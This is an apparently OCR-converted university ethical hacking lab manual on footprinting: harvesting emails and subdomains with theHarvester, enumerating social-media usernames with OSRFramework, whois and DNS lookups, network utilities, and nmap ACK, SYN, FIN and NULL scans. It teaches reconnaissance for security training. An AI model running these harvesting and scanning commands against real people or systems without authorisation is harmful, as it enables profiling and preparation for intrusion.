SIMATS School of Engineering

SAVEETHA INSTITUTE OF MEDICAL AND TECHNICAL SCIENCES

Department of Computer Science and Engineering

ITA14 Ethical Hacking Lab Manual

INDEX

Ex.No. 1 - Information gathering using the Harvester

FOOTPRINTING AND RECONNAISSANCE

Lab 1:Information gathering using the Harvester

The Harvester gathers emails, subdomains, hosts, employee names, open ports and banners from different public sources like a search engine, PGP key servers and SHODAN computer database.

Lab Objectives

The objective of this lab is to demonstrate how to identify vulnerabilities and information disclosures in search engines using TheHarvester. Students will learn how to:

- Extract Email, Subdomain names, virtual hosts etc from the webpages

Lab Requirements

- Kali Linux running as a virtual machine

Procedure

Step 1: Log into Kali Linux machine and open a Terminal Window

Step 2: Type theharvester -d certifiedhacker.com -l 300 -b all and hit Enter to launch theHarvester.

```
root@kali:~# theharvester -d certifiedhacker.com -l 300 -b all
```

FIGURE. 3

Step 3: TheHarvester starts extracting the details and displays them on the screen. Since there is so much information to go through, we will write the output to an HTML file for better readability.

```
        Searching 300 results...
        Searching 350 results...

+] Emails found:
------------------
certifiedhacker.com

+] Hosts found in search engines:
-----------------------------------
-] Resolving hostnames IPs...
62.241.216.11:www.certifiedhacker.com
62.241.216.11:Www.certifiedhacker.com
+] Virtual hosts:
------------------
62.241.216.11   www.nexera.com
62.241.216.11   www.stpaul8-medina.org
62.241.216.11   www.<strong>tmwalt<
62.241.216.11   <strong>tippitbbq<
62.241.216.11   <strong>shipbottombrewery<
62.241.216.11   www.colonial-villas.com
62.241.216.11   www.<strong>grillabrothers<
62.241.216.11   greenbeltbb.com
62.241.216.11   www.<strong>bullockfarms<
```

FIGURE. 4

Step 4: Press Ctrl+C to terminate the current session

Step 5: Type theharvester -d certifiedhacker.com -l 300 -b all -f test and hit Enter to export the results as a file named test

```
root@kali:~# theharvester -d certifiedhacker.com -l 300 -b all -f test
```

FIGURE. 5

Step 6: Navigate to the home folder in Kali machine and you will find two files named as test, one in HTML format and one in XML format. Open the HTML format files to view the results.

FIGURE. 6

Step 7: Here you can also see a graph of all the different information extracted by the Harvester displayed for better analysis. Collect and note the information disclosed about the target.

Ex.No. 2 - Open Source Intelligence Gathering Using OSRFramework

Lab 2: Open Source Intelligence Gathering Using OSRFramework

OSRFramework is a set of libraries to perform Open Source Intelligence tasks. They include references to a bunch of different applications related to username checking, DNS lookups, information leaks research, deep web search, regular expressions extraction and many others.

Lab Objectives

The objective f this lab is to demonstrate how to identify usernames of the target on different social media platforms.

Lab Requirements

To carry out the lab you need:

- Kali Linux running as a virtual machine
- Web Browser with internet access

Procedure

Step 1: Log into Kali Linux machine

Step 2: Launch a command line terminal by clicking on the Terminal icon from the Taskbar

Step 3: usufy.py checks for the existence of a profile for given user details in the different platforms. Type usufy.py -n <Target username or profile name> -p twitter facebook youtube and press Enter

```
root@Livewire:~# usufy.py -n cehuser us -p twitter facebook youtube
```

FIGURE. 7

Note: -n is the list of nicknames to process, -p platform for search

Step 4: The usufy.py will search the user details in the mentioned platform and will provide you with the existence of the user.

```
Sheet Name: Profiles recovered (2018-6-27_15h23m).
+-----------------------------------+-----------------+--------------------+
|           i3visio_uri             |  i3visio_alias  | i3visio_platform   |
+===================================+=================+====================+
| http://twitter.com/STLiveWireEvent | STLiveWireEvent | Twitter            |
+-----------------------------------+-----------------+--------------------+
| http://twitter.com/shelllivewireuk | shelllivewireuk | Twitter            |
+-----------------------------------+-----------------+--------------------+
| http://twitter.com/LiveWIRENL     | LiveWIRENL      | Twitter            |
+-----------------------------------+-----------------+--------------------+
| http://twitter.com/projectlivewire | projectlivewire | Twitter            |
+-----------------------------------+-----------------+--------------------+
| http://twitter.com/LivewireMQ     | LivewireMQ      | Twitter            |
+-----------------------------------+-----------------+--------------------+
| http://twitter.com/HypeMY         | HypeMY          | Twitter            |
+-----------------------------------+-----------------+--------------------+
| http://twitter.com/BookCBoutique  | BookCBoutique   | Twitter            |
+-----------------------------------+-----------------+--------------------+
| http://twitter.com/NanoLivewire   | NanoLivewire    | Twitter            |
+-----------------------------------+-----------------+--------------------+
| http://twitter.com/LiveWIREIntl   | LiveWIREIntl    | Twitter            |
+-----------------------------------+-----------------+--------------------+
| http://twitter.com/LivewirePR     | LivewirePR      | Twitter            |
+-----------------------------------+-----------------+--------------------+
```

FIGURE. 8

Step 5: Searchfy.py checks with the existing users of a page/handlers for given details in the all social networking platforms. Type searchfy.py -q <Page Name or Handler Name> and press Enter.

```
root@Livewire:~# searchfy.py -q "LIVEWIRE"
```

FIGURE. 9

Step 6: It will put out all the details who are subscribed to target social networking pages that are provided.

```
Sheet Name: Profiles recovered (2018-6-27_15h17m).
+-----------------------------------+-----------------+--------------------+
|           i3visio_uri             |  i3visio_alias  | i3visio_platform   |
+===================================+=================+====================+
| http://twitter.com/us             | us              | Twitter            |
+-----------------------------------+-----------------+--------------------+
| https://www.facebook.com/cehuser  | cehuser         | Facebook           |
+-----------------------------------+-----------------+--------------------+
| http://twitter.com/cehuser        | cehuser         | Twitter            |
+-----------------------------------+-----------------+--------------------+
| https://www.facebook.com/us       | us              | Facebook           |
+-----------------------------------+-----------------+--------------------+
```

FIGURE. 10


Collect and note the information disclosed about the target

EX. NO. : 3


AIM : Use Google and Whois for Reconnaisasance.

Using who.is


Step1: Open the WHO.is website



Step 2: Enter the website name and hit the “Enter button”.



Step 3: Show you information about www.prestashop.com



Raw Registrar Data

```
Domain Name: PRESTASHOP.COM
Registry Domain ID: 920363578_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.mailclub.net
Registrar URL: http://www.mailclub.fr
Updated Date: 2015-02-24T05:43:34Z
Creation Date: 2007-04-11T08:59:05Z
Registrar Registration Expiration Date: 2016-04-11T08:59:05Z
Registrar: Mailclub SAS
Registrar IANA ID: 1290
Domain Status: clientTransferProhibited
https://icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: NOMS DE DOMAINE Responsable
Registrant Organization: PRESTASHOP
Registrant Street: 12, rue d'Amsterdam
Registrant City: Paris
Registrant State/Province:
Registrant Postal Code: 75009
Registrant Country: FR
Registrant Phone: +33.140183004
Registrant Phone Ext:
Registrant Fax: +33.972111878
Registrant Fax Ext:
Registrant Email: domains@prestashop.com
Registry Admin ID:
Admin Name: NOMS DE DOMAINE Responsable
Admin Organization: PRESTASHOP
Admin Street: 12, rue d'Amsterdam
Admin City: Paris
Admin State/Province:
Admin Postal Code: 75009
Admin Country: FR
Admin Phone: +33.140183004
Admin Phone Ext:
Admin Fax: +33.972111878
Admin Fax Ext:
Admin Email: domains@prestashop.com
Registry Tech ID:
Tech Name: TINE, Charles
Tech Organization: MAILCLUB S.A.S.
Tech Street: Pole Media de la Belle de Mai 37 rue Guibal
Tech City: Marseille
Tech State/Province:
```

Overview for **prestashop.com**: Whois | Website Info | History | DNS Records | Diagnostics

Updated 10 hours ago

Contact Information

Owner Name	PrestaShop SA
Email	contact@prestashop.com
Address	6, rue Lacépède PARIS, Ile de France 75005 FRANCE

Content Data

Title	PrestaShop
Description	PrestaShop is an Open-source e-commerce software that you can download and use it for free at prestashop.com.
Speed: Median Load Time	2608
Speed: Percentile	21%
Links In Count	61656

Traffic Data

3 Months

Rank	2557	▼ 48
Reach Rank	2819	▲ 1
Page Views Rank	2480	▼ 12
Reach Per Million	458.00	▼ 0.71%
Page Views Per Million	26.59	▲ 0.9%
Page Views Per User	5.16	▲ 2%

1 Months

Rank	2387	▲ 158
Reach Rank	2661	▲ 167
Page Views Rank	2280	▲ 222
Reach Per Million	490.00	▲ 8%
Page Views Per Million	29.00	▲ 10.1%
Page Views Per User	5.32	▲ 2%

7 Days

Rank	2607	▼ 329
Reach Rank	2929	▼ 348
Page Views Rank	2604	▼ 453
Reach Per Million	460.00	▼ 10.67%
Page Views Per Million	26.10	▼ 16.14%
Page Views Per User	5.10	▼ 6.09%

1 Days

Rank	2480	▲ 911
Reach Rank	2777	▲ 877
Page Views Rank	2444	▲ 1414
Reach Per Million	480.00	▲ 30%
Page Views Per Million	27.60	▲ 50%
Page Views Per User	5.20	▲ 20%

Subdomains

	Reach	Page Views	Page Views Per User
prestashop.com	69.07%	45.39%	3.49
addons.prestashop.com	43.62%	43.93%	5.36
doc.prestashop.com	14.01%	6.23%	2.36
demo.prestashop.com	4.00%	1.44%	1.9
forge.prestashop.com	3.31%	1.41%	2.3
build.prestashop.com	1.36%	0.34%	1.3
mail.prestashop.com	0.53%	0.21%	2.1
help.prestashop.com	0.72%	0.16%	1.2
validator.prestashop.com	0.20%	0.14%	3.7
sandrine.prestashop.com	0.07%	0.14%	11
scm.prestashop.com	0.31%	0.12%	2.0
OTHER		0.49%	

Overview for **prestashop.com**: Whois | Website Info | History | DNS Records | Diagnostics — Updated 11 hours ago

Want this archived information removed?

Old Registrar Info January 28, 2008

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Registrar Info September 03, 2015

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Overview for **prestashop.com**: Whois | Website Info | History | DNS Records | Diagnostics — Updated 11 hours ago

Name Servers – prestashop.com

Name Server	IP	Location
a.ns.mailclub.fr	195.64.164.8	Marseille, B8, FR
b.ns.mailclub.eu	85.31.196.158	Marseille, B8, FR
c.ns.mailclub.com	87.255.159.64	V**?**lizy, A8, FR


SOA Record – prestashop.com

Name Server	master.ns.mailclub.fr
Email	**domaines**@mailclub.fr
Serial Number	2012123310
Refresh	8 hours
Retry	4 hours
Expiry	41 days 16 hours
Minimum	9 hours 13 minutes 20 seconds

EX. NO.: 4


AIM: Using TraceRoute, ping, ifconfig(LINUX), ipconfig(WINDOWS), and netstat Command.

Step 1: Type tracert command and type www.prestashop.com press “Enter”.



Step 2: Ping all the IP addresses

Ifconfig



```
susel:~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:17:1B:27
          inet addr:192.168.208.133  Bcast:192.168.208.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe17:1b27/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:195 errors:0 dropped:0 overruns:0 frame:0
          TX packets:189 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21313 (20.8 Kb)  TX bytes:16778 (16.3 Kb)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:18 errors:0 dropped:0 overruns:0 frame:0
          TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1060 (1.0 Kb)  TX bytes:1060 (1.0 Kb)
```

Netstat

```
C:\Users\singh>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:1564         DESKTOP-923RK3N:1565   ESTABLISHED
  TCP    127.0.0.1:1565         DESKTOP-923RK3N:1564   ESTABLISHED
  TCP    127.0.0.1:25104        DESKTOP-923RK3N:25105  ESTABLISHED
  TCP    127.0.0.1:25105        DESKTOP-923RK3N:25104  ESTABLISHED
  TCP    127.0.0.1:25107        DESKTOP-923RK3N:25108  ESTABLISHED
  TCP    127.0.0.1:25108        DESKTOP-923RK3N:25107  ESTABLISHED
  TCP    127.0.0.1:25112        DESKTOP-923RK3N:25113  ESTABLISHED
  TCP    127.0.0.1:25113        DESKTOP-923RK3N:25112  ESTABLISHED
  TCP    127.0.0.1:25114        DESKTOP-923RK3N:25115  ESTABLISHED
  TCP    127.0.0.1:25115        DESKTOP-923RK3N:25114  ESTABLISHED
  TCP    192.168.0.57:24938     52.230.84.217:https    ESTABLISHED
  TCP    192.168.0.57:24978     162.254.196.84:27021   ESTABLISHED
  TCP    192.168.0.57:25052     a23-56-165-111:https   ESTABLISHED
  TCP    192.168.0.57:25072     test:https             TIME_WAIT
  TCP    192.168.0.57:25078     a23-56-165-111:https   ESTABLISHED
  TCP    192.168.0.57:25080     a23-56-165-111:https   ESTABLISHED
  TCP    192.168.0.57:25083     40.67.188.75:https     ESTABLISHED
  TCP    192.168.0.57:25099     13.107.21.200:https    ESTABLISHED
  TCP    192.168.0.57:25100     ns329092:http          SYN_SENT
  TCP    192.168.0.57:25101     155:https              ESTABLISHED
  TCP    192.168.0.57:25103     103.56.230.154:http    ESTABLISHED
  TCP    192.168.0.57:25106     ns329092:http          SYN_SENT
  TCP    192.168.0.57:25109     ats1:https             ESTABLISHED
```

EX. NO. 5

AIM : Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

NOTE: Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands.

- **ACK** -sA (TCP ACK scan)
  It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

  Command: **nmap -sA -T4 scanme.nmap.org**

```
krad# nmap -sA -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 994 filtered ports
PORT    STATE      SERVICE
22/tcp  unfiltered ssh
25/tcp  unfiltered smtp
53/tcp  unfiltered domain
70/tcp  unfiltered gopher
80/tcp  unfiltered http
113/tcp unfiltered auth

Nmap done: 1 IP address (1 host up) scanned in 4.01 seconds
```

- **SYN (Stealth) Scan (-sS)**
  SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

  Command: **nmap -p22,113,139 scanme.nmap.org**

```
krad# nmap -p22,113,139 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
PORT    STATE    SERVICE
22/tcp  open     ssh
113/tcp closed   auth
139/tcp filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

- **FIN Scan (-sF)**
  Sets just the TCP FIN bit.

  Command: **nmap -sF -T4 para**

```
krad# nmap -sF -T4 para

Starting Nmap ( http://nmap.org )
Nmap scan report for para (192.168.10.191)
Not shown: 995 closed ports
PORT     STATE         SERVICE
22/tcp   open|filtered ssh
53/tcp   open|filtered domain
111/tcp  open|filtered rpcbind
515/tcp  open|filtered printer
6000/tcp open|filtered X11
MAC Address: 00:60:1D:38:32:90 (Lucent Technologies)

Nmap done: 1 IP address (1 host up) scanned in 4.64 seconds
```

- **NULL Scan** (-sN)
  Does not set any bits (TCP flag header is 0)

  Command: **nmap –sN –p 22 scanme.nmap.org**

```
C:\Users\national1>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-08 16:02 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.00 seconds
```

